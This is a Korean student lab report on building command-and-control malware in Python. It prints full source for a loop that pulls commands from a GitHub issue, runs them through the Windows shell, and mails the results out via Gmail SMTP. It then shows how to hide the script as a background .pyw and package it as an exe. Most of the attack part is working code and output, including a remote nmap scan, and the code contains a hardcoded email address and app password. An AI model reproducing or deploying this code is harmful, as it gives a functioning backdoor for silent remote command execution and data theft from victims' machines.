

C&C server 악성코드 작성

중부대학교_CCIT
91714064_박형준

#. 실습내용 및 순서	
1. C&C서버 구축	
1.1 악성코드 소스파일	
1.2 실습 중간 현황	
2. 두가지 명령어 실행	
3. nmap명령어 실습	
4. 소스코드 간편화	
5. exe파일 변환 및 백그라운드 실행	
# 개선사항	

실습내용

C&C 서버 구축 후 서버 내 명령어 불러온후 악성코드 실행하는 실습


실습 순서

명령어 크롤링 -> 크롤링한 명령어 변수에 저장 (beautifulsoup 라이브러리 활용) ->
변수내용을 os.system 라이브러리를 이용하여 cmd창에 입력 및 결과값 변수
에 저장 (os.popen().read()) ->
cmd결과값을 Gmail를 이용하여 전송 (SMTP 활용) (+ text파일에 저장)


C&C 서버 구축

C&C Server구축을 먼저 시작한다.


C&C서버는 Github로 구축하였다.



github에서 이슈부분에 명령어구문을 입력해두고 그 명령문을 가져오는 방식으로 진행하였다.



issues부분에 명령어 systeminfo 구문 저장



악성코드 소스파일

C&C 서버에 입력되어있는 명령어를 가져온뒤 cmd창에 실행 -> 결과값을 Gmail을 이용하여 전송.

(+추가 cmd명령 결과값을 test.txt 결과값에 저장)

(자세한 설명은 소스코드 주석 참고)

```
ccit.py > ...
1 import requests, time, os
2 from bs4 import BeautifulSoup #크롤링 라이브러리
3 import smtplib
4 from email.mime.text import MIMEText # 이메일 보낼때 시스템//smtplib를 이용함
5
6
7 while True: #무한루트로 실행시킴
8     html = requests.get("https://github.com/goodmentos/CCIT_C-C/issues/3")
9     soup = BeautifulSoup(html.text, "html.parser")
10    # html,soup함수로 github링크를 크롤링해서 안에 소스코드를 가져오는것.soup변수에 넣기
11
12    github = soup.select("p")
13    # soup 소스코드에서 p 태그 찾기
14    textname = github[3].text
15    # p태그 3번째 있는것을 textname 변수안에 넣기
16    print(textname)
17    print("-----"*10)
18    os.system(textname)
19    # os.system으로 textname에 있는 변수를 cmd로 실행시킴
20    print("-----"*10)
21    result = os.popen(textname).read()
22    # result 안에 textname을 cmd로 실행시킨 값을 넣어주기
23    print(result)
24
```

(추가설명: 이슈에 넣었던 명령어가 p태그안 3번째에 위치한다는 것을 확인후 github[3]을 불러옴)

```
25
26 # 파일에 저장(result에 있는 값)
27 if result:
28     # file_object = open("test", "x")
29     f=open("test.txt", "w")
30     f.write(result)
31     f.close()
32 else:
33     print("입력값이 없습니다.")
34
35 # smtp를 이용한 gmail로 result에 있는값 전송
36 s = smtplib.SMTP('smtp.gmail.com', 587)
37 s.starttls()
38 s.login('a01093622070@gmail.com', 'lxgtergwgdfrdywm')
39 msg = MIMEText(result)
40 msg['Subject'] = '피싱현황'
41 s.sendmail("a01093622070@gmail.com", "a01093622070@gmail.com", msg.as_string())
42 s.quit()
43
44 time.sleep(10)
45
```

테스트를 하기위해 time.sleep값을 임의로 10으로 설정

테스트 중점 사항


중간중간 print()문으로 결과값을 확인시킴

test.txt에 결과값이 저장되는지 확인


gmail을 통해 결과값이 전송되는지 확인

실습 중간 현황

test.txt에 cmd 결과값 저장현황



gmail에 cmd 결과값 전송 확인




10초마다 전송되는지 확인

<input type="checkbox"/> ☆ 4	피싱현황 - Windows IP 구성 호스트 이름.....: park 주 DNS 접미사.....: 노드 유형.....: 혼성 IP 라우팅 사용.....: 아니요 WINS 프록시 사용.....: 아니요 이터넷	오전 5:11
<input type="checkbox"/> ☆ 4	피싱현황 - Windows IP 구성 호스트 이름.....: park 주 DNS 접미사.....: 노드 유형.....: 혼성 IP 라우팅 사용.....: 아니요 WINS 프록시 사용.....: 아니요 이터넷	오전 5:11


두가지 명령어 실습

두 개의 명령어가 적용되는지 확인

명령 메시지에 &연산자를 이용 두 개명령어를 한줄에 실행



gmail로 결과값 전송되는지 확인




nmap명령어 실습

nmap 명령어를 실행시켜보기


nmap을 git명령어로 설치 후 nmap 명령어 실행

(192.168.47.131 -> 현재host내에 가상서버 ip주소로 명령어 입력 해당 결과값을 불러왔습니다.)

git clone -depth 1 <https://github.com/nmap/nmap.git> nmap&nmap -T4 -A -v [ip주소]



gmail로 성공적으로 결과값 불러옴



소스코드 간편화 및 파일 변환

test.txt를 활용하지않고 결과값을 입힌 함수를 이용하여 메일을 보내기 때문에 파일저장부분을 주석처리
중간중간 확인하는 print()문을 삭제
time.sleep(600) -> 10분에 한번씩 실행되도록 변경

```
ccit.py • test.txt asdf.py
ccit.py > ...
1 import requests, time, os
2 from bs4 import BeautifulSoup #크롤링 라이브러리
3 import smtplib
4 from email.mime.text import MIMEText # 이메일 보낼때 시스템//smtp를 이용함
5
6
7 while True: #무한루트로 실행시킴
8     html = requests.get("https://github.com/goodmentos/CCIT_C-C/issues/3")
9     soup = BeautifulSoup(html.text, "html.parser")
10    # html,soup함수로 github링크를 크롤링해서 안에 소스코드를 가져오는것.soup변수에 넣기
11    github = soup.select("p")
12    # soup 소스코드에서 p 태그 찾기
13    textname = github[3].text
14    # p태그 3번째 있는것을 textname 변수안에 넣기
15    os.system(textname)
16    # os.system으로 textname에 있는 변수를 cmd로 실행시킴
17    result = os.popen(textname).read()
18    # result 안에 textname을 cmd로 실행시킨 값을 넣어주기
19
20
21    # 파일에 저장(result에 있는 값)
22    #if result:
23    |   # file_object = open("test","x")
24    |   # f=open("test.txt","w")
25    |   # f.write(result)
26    |   # f.close()
27    #else:
28    |   # print("입력값이 없습니다.")
29
30    # smtp를 이용한 gmail로 result에 있는값 전송
31    s = smtplib.SMTP('smtp.gmail.com', 587)
32    s.starttls()
33    s.login('a01093622070@gmail.com', 'lxgtergwgdfdywm')
34    msg = MIMEText(result)
35    msg['Subject'] = '피싱현황'
36    s.sendmail("a01093622070@gmail.com", "a01093622070@gmail.com", msg.as_string())
37    s.quit()
38
39    time.sleep(600)
40
```

python코드를 백그라운드로 변환 및 exe파일로 변환

확장자를 py -> pyw 로 변환시키면 백그라운드로 실행가능

ccit.py -> ccit.pyw


pyinstaller 라이브러리를 이용하여 pyw파일을 exe 파일로 변환가능

pip install pyinstaller

pyinstaller --onefile ccit.pyw

```
C:\#CCIT_5_test>pyinstaller --onefile ccit.pyw
```

exe 파일로 변환 완료 및 exe 파일 실행 -> 백그라운드 실행 확인



해당 결과값 메일서버에 전송되었는지 확인

← → ↺ mail.google.com/mail/u/0/#inbox/FMfcgzGmvnzQjbsFkWZZFZmgfdgNzMM

☰ Gmail 🔍 메일 검색

✚ 편지쓰기

받은편지함 158

- 별표편지함
- 다시 알림 항목
- 중요편지함
- 보낸편지함
- 임시보관함 1
- 카테고리
 - 더보기

행아웃 미팅


- 새 회의
- 회의 참여

행아웃

Sexyboy +

최근 채팅 기록이 없습니다.
[새로 시작하기](#)

피싱현황 > 받은편지함 x

 a01093622070@gmail.com
숨은 참조: 나에게 ▾

Starting Nmap 7.92 (<https://nmap.org>) at 2022-04-06 09:32 대한민국 표준시
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:32
Completed NSE at 09:32, 0.00s elapsed
Initiating NSE at 09:32
Completed NSE at 09:32, 0.00s elapsed
Initiating NSE at 09:32
Completed NSE at 09:32, 0.00s elapsed
Initiating ARP Ping Scan at 09:32
Scanning 192.168.47.131 [1 port]
Completed ARP Ping Scan at 09:32, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:32
Completed Parallel DNS resolution of 1 host. at 09:32, 0.01s elapsed
Initiating SYN Stealth Scan at 09:32
Scanning 192.168.47.131 [1000 ports]
Discovered open port 22/tcp on 192.168.47.131
Discovered open port 80/tcp on 192.168.47.131
Discovered open port 9200/tcp on 192.168.47.131
Completed SYN Stealth Scan at 09:32, 5.78s elapsed (1000 total ports)
Initiating Service scan at 09:32
Scanning 3 services on 192.168.47.131
Completed Service scan at 09:33, 11.11s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.47.131
NSE: Script scanning 192.168.47.131.
Initiating NSE at 09:33
Completed NSE at 09:33, 0.61s elapsed
Initiating NSE at 09:33
Completed NSE at 09:33, 0.06s elapsed
Initiating NSE at 09:33
Completed NSE at 09:33, 0.00s elapsed
Nmap scan report for 192.168.47.131
Host is up (0.0011s latency).
Not shown: 986 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:

개선사항

문제점

1. 가독성 문제

현재는 간단한 명령어를 실행하여 email 텍스트를 이용하여 해당 데이터를 전송하였으나 갖고자 하는 정보가 많아질수록 텍스트한계가 있을수 있다고 생각함.

2. 명령어 실행 오류

해당 사용자 pc에 git, python, 등등 기본 명령어에 필요한 시스템이 설치가 안되어 있을 경우

3. email 서버 or 결과값 서버

현재 소스코드만 email을 노출 역으로 개인정보가 유출가능성이 있음.

해결방안

1. 현재 text파일안에 넣는것까지 실습을 해봤지만 text파일을 명령 구문대로 나누어서 넣어 메일로 전송하는 것으로 가독성 향상

2. 설치가능한 cmd 명령어를 입력 or 설치프로그램을 같이 첨부(?)

3. 다른 계정의 email사용 or 다른 웹 서비스로 결과값 업로드 (ex. 챗봇, 개인 웹 사이트 등등)